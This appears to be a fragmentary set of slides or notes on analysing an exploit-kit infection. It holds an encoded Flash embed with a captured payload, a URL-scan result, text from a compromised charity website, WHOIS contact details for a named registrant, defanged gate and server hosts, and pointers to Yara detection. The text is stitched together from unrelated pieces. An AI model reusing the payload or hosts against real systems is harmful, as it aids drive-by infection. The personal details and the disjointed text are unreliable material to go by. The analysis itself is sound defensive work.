zGV6&experiment=&stand=1Qvgvcpr&agree=83lI4HmiZl4J2qf6CWZHXUP" />

<param name="play" value="true"/><param name="FlashVars" value="g=c9v%2BUAECgK90PX%2B7XhZuuMDEDyzuD1LcLooEEMK37%2F2QRq27ubTU8e6ozK0owr6l
MblMQUUhpRHTX1LCggkJfvJ4uCt01enp9QTaVyc14C4eaIu1nt2TRFGTGgZoQ7o16vaIbH7Br4YTg1Q9Suo5o%2FKEREPH0SVjpIihHv%2FWDv%2FY4wWinInbgEcmkSGCQvQ%2B
erxIhpsul3r0P52NWVO7PDMT959kCKamOFam4sGIlp2KzKorBpZYHme6uN681iVkL28ivS%2F1g%2Frs%2FMTek9IOLfZVLxJMyCjfAzFuwA%2BUSYaHIVEBDVHJOOm0NHyt15Su
gYgHM4YGLk8OaRvzuB1RTp9PUxr0i%2B96&u=ZmluZS5ueGc/ZnV0dXJlPWEwYyZ3aW49UjVEMmllZUxwJmFzc3VtZT1ZdVomY29uZGl0aW9uPTlGd3RubjUmaG91cj1KVmomY2h
hcmdlPU1wTUpTcHpoczk5RFJlNVZpQ0FDU1Uz&exec=bGFuZC5jcGc/c2luY2U9JmFscmVhZHk9RlNxOSZyZW1lbWJlcj1jeDlsYnB0UnNOJmFjdD1nVlhMN3l6TGFpJmF1ZGllb
mNlPXVmZDZSX2JIUCZvcGVuPXdhRTg5RWNCJnBvc3NpYmxlPTRMUkJFR3E1ODUyNTI3MDQ1ZGE1NTgxODc0Mjc3ODMxZmQyOWF1MTU1NTRiMmFh" />
```

What have we learned?

How was the URL constructed?





URL: http://www.quillesthon.com/

Detection ratio: 1 / 66

Analysis date: 2016-02-08 18:23:52 UTC (0 minutes ago)

URL Scanner	Result
BitDefender	Malware site
ADMINUSLabs	Clean site
AegisLab WebGuard	Clean site
AlienVault	Clean site
Antiy-AVL	Clean site
Avira	Clean site

13e Édition du QUILLES-O-THON au profit de La Maison Aube-lumière

Depuis 2004, les organisateurs du Quilles-O-Thon ont remis 150 000 $ à La Maison Aube-Lumière. Ce montant représente 20 mois de soins et d'hébergement pour une personne !

La Maison Aube-Lumière

LA MAISON
AUBE-LUMIÈRE
Aimer. Vivre.

DEPUIS 1997, La Maison Aube-Lumière accueille gratuitement des personnes de l'Estrie atteintes de cancer en fin de vie.

En plus de l'hébergement, La Maison Aube-Lumière offre des soins palliatifs de grande qualité et accompagne les proches dans un climat chaleureux. On y traite la personne de façon globale, soit sur les plans physique, psychologique, social et spirituel. La Maison apporte aussi assistance et soutien aux proches pendant le séjour et au moment du deuil.

LA MAISON AUBE-LUMIÈRE A BESOIN DE VOUS !
Bien que La Maison Aube-Lumière reçoive une subvention de l'Agence de la santé et des services sociaux de l'Estrie, elle doit aller chercher des dons pour maintenir ses activités quotidiennes et garantir la gratuité de ses services. Concrètement, un don de 250 $ couvre les frais d'une journée d'hébergement pour une personne.

Registrant Contact

Name: Marie Becotte

Organization:

Mailing Address: 3071, 12e
Avenue Nord, Sherbrooke Quebec
J1H5H3 CA

Phone: +1.8198213120

Ext:

Fax:

Fax Ext:


Email:adjoint.dir@lamaisonaube-lumiere.qc.ca

Summary

Experienced bilingual manager, graduated MBA
Autonomy, flexibility and initiative based on over 20 years of experience in management positions.
Recognized for its analytical and synthesis, his innate sense of organization and its strategic vision.
participatory leadership style favoring teamwork.

LA MAISON
AUBE-LUMIÈRE
THE HOUSE
SERVICES
TEAM
VOLUNTEER
FUNDING
CONTACT U.S
MAKE A DONATION
FLIGHT

What should we do about it?



Redirection

- www.cxda.gov[.cn]

EK Gate

- hxxp://epitherm.teressace[.]..

EK server

- Flash Download
- hxxp:://epitherm.teressacee[.]..

Malware

- Binary file download

Detection at any/every layer?

- Yara

yara

The pattern matching swiss knife for malware researchers (and everyone else)

Summary

DGAs

Detection